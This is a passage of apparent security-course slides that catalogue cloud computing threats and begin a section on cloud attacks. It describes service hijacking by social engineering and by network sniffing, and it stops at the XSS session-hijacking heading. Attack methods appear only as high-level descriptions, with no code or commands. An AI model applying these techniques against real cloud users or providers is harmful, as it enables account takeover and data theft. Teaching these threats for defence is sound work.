# Cloud Computing Threats

(Cont'd)



## Inadequate Infrastructure Design and Planning

- ⊖ Shortage of computing resources and/or poor network design gives rise to unacceptable network latency or inability to meet agreed service levels

## Conflicts between Client Hardening Procedures and Cloud Environment

- ⊖ Certain client hardening procedures may conflict with a cloud provider's environment, making their implementation by the client impossible

## Loss of Operational and Security Logs

- ⊖ The loss of security logs poses a risk for managing the implementation of the information security management program
- ⊖ Loss of security logs may occur in case of under-provisioning of storage

## Malicious Insiders

- ⊖ Disgruntled current or former employees, contractors, or other business partners who have authorized access to cloud resources can misuse their access to compromise the information available in the cloud

# Cloud Computing Threats (Cont'd)



## Illegal Access to the Cloud

Weak authentication and authorization controls could lead to illegal access thereby compromising confidential and critical data stored in the cloud

## Loss of Business Reputation due to Co-tenant Activities

Resources are shared in the cloud, thus malicious activity of one co-tenant might affect the reputation of the other, resulting in poor service delivery, data loss, etc. that bring down organization's reputation

## Privilege Escalation

A mistake in the access allocation system causes a customer, third party, or employee to get more access rights than needed

## Natural Disasters

Based on geographic location and climate, data centers may be exposed to natural disasters such as floods, lightning, earthquakes, etc. that can affect the cloud services

## Hardware Failure

Hardware failure such as switches, servers, etc. in data centers can make the cloud data inaccessible

# Cloud Computing Threats

(Cont'd)




## Supply Chain Failure

- Cloud providers outsource certain tasks to third parties. Thus the security of the cloud is directly proportional to security of each link and the extent of dependency on third parties
- A disruption in the chain may lead to loss of data privacy and integrity, services unavailability, violation of SLA, economic and reputational losses resulting in failure to meet customer demand, and cascading failure




## Modifying Network Traffic

- In cloud, the network traffic may be modified due to flaws while provisioning or de-provisioning network, or vulnerabilities in communication encryption
- Modification of network traffic may cause loss, alteration, or theft of confidential data and communications



## Isolation Failure

- Due to the isolation failure, attackers try to control operations of other cloud customers to gain illegal access to the data



# Cloud Computing Threats (Cont'd)



## Cloud Provider Acquisition

Acquisition of the cloud provider may increase the probability of tactical shift and may effect non-binding agreements at risk. This could make it difficult to cope up with the security requirements

## Management Interface Compromise

Customer management interfaces of cloud provider are accessible via Internet and facilitates access to large number of resources. This enhances the risk, particularly when combined with remote access and web browser vulnerabilities

## Network Management Failure

Poor network management leads to network congestion, misconnection, misconfiguration, lack of resource isolation etc., which affects services and security

## Authentication Attacks

Weak authentication mechanisms (weak passwords, re-use passwords, etc.) and inherent limitations of one-factor authentication mechanisms allows attacker to gain unauthorized access to cloud computing systems

# Cloud Computing Threats (Cont'd)



VMM-level  
Attacks

Cloud extensively use virtualization technology. This threat arises due to the existence of vulnerabilities in the hypervisors

Lock-in

Inability of the client to migrate from one cloud service provider to another or in-house systems due to the lack of tools, procedures or standards data formats for data, application, and service portability

Licensing  
Risks

The organization may incur huge licensing fee if the software deployed in the cloud is charged on a per instance basis

Loss of  
Governance

In using cloud infrastructures, customer gives up control to the cloud service provider regarding issues that may affect security

Loss of  
Encryption  
Keys

The loss of encryption keys required for secure communication or systems access provide a potential attacker with the possibility to get unauthorized assets

# Cloud Computing Threats

(Cont'd)



|                                              |                                                                                                                                                                                      |
|----------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>Risks from Changes of Jurisdiction</b>    | Change in jurisdiction of the data leads to the risk, the data or information system is blocked or impounded by a government or other organization                                   |
| <b>Undertaking Malicious Probes or Scans</b> | Malicious probes or scanning allows an attacker to collect sensitive information that may lead to loss of confidentiality, integrity, and availability of services and data          |
| <b>Theft of Computer Equipment</b>           | Theft of equipment may occur due to poor controls on physical parameters such as smart card access at the entry etc. which may lead to loss of physical equipment and sensitive data |
| <b>Cloud Service Termination or Failure</b>  | Termination of cloud service due to non-profitability or disputes might lead to data loss unless end-users are legally protected                                                     |
| <b>Subpoena and E-Discovery</b>              | Customer data and services are subpoenaed or subjected to a cease and desist request from authorities or third parties                                                               |

# Cloud Computing Threats

(Cont'd)



## Improper Data Handling and Disposal

01

It is difficult to ascertain data handling and disposal procedures followed by CSPs due to limited access to cloud infrastructure

## Loss/Modification of Backup Data

02

Attackers might exploit vulnerabilities such as SQL injection, insecure user behavior like storing passwords, reusing passwords etc. to gain illegal access to the data backups in the cloud

## Compliance Risks

03

Organizations that seek to obtain compliance to standards and laws may be put at risk if the CSP cannot provide evidence of their own compliance with the necessary requirements, outsource cloud management to third parties and/or does not permit audit by the client

## Economic Denial of Sustainability (EDOS)

04

If an attacker engages the cloud with a malicious service or executes malicious code that consumes a lot of computational power and storage from the cloud server, then the legitimate account holder is charged for this kind of computation until the main cause of CPU usage is detected

# Module Flow



1

**Introduction to Cloud Computing**

2

**Cloud Computing Threats**

3

**Cloud Computing Attacks**

4

**Cloud Security**

5

**Cloud Security Tools**

6

**Cloud Penetration Testing**

# Cloud Computing Attacks



① Service Hijacking using Social Engineering Attacks

⑥ Service Hijacking using Network Sniffing

② Session Hijacking using XSS Attack

⑦ Session Hijacking using Session Riding

③ Domain Name System (DNS) Attacks

⑧ Side Channel Attacks or Cross-guest VM Breaches

④ SQL Injection Attacks

⑨ Cryptanalysis Attacks

⑤ Wrapping Attack

⑩ DoS and DDoS Attacks

# Service Hijacking using Social Engineering Attacks



01

Social engineering is a non-technical kind of intrusion that relies heavily on human interaction and often involves tricking other people to break normal security procedures

02


Attacker might target the cloud service provider to reset the password or IT staff accessing the cloud services to reveal passwords

03

Other ways to obtain passwords include: password guessing, using keylogging malware, implementing password cracking techniques, sending phishing mails, etc.

04

Social engineering attack results in exposing customer data, credit card data, personal information, business plans, staff data, identity theft, etc.




# Service Hijacking using Network Sniffing



Network sniffing involves interception and monitoring of network traffic which is being sent between the two cloud nodes




Attacker uses packet sniffers to capture sensitive data such as passwords, session cookies, and other web service related security configuration such as the UDDI (Universal Description Discovery and Integrity), SOAP (Simple Object Access Protocol) and WSDL (Web Service Description Language) files



# Session Hijacking using XSS Attack



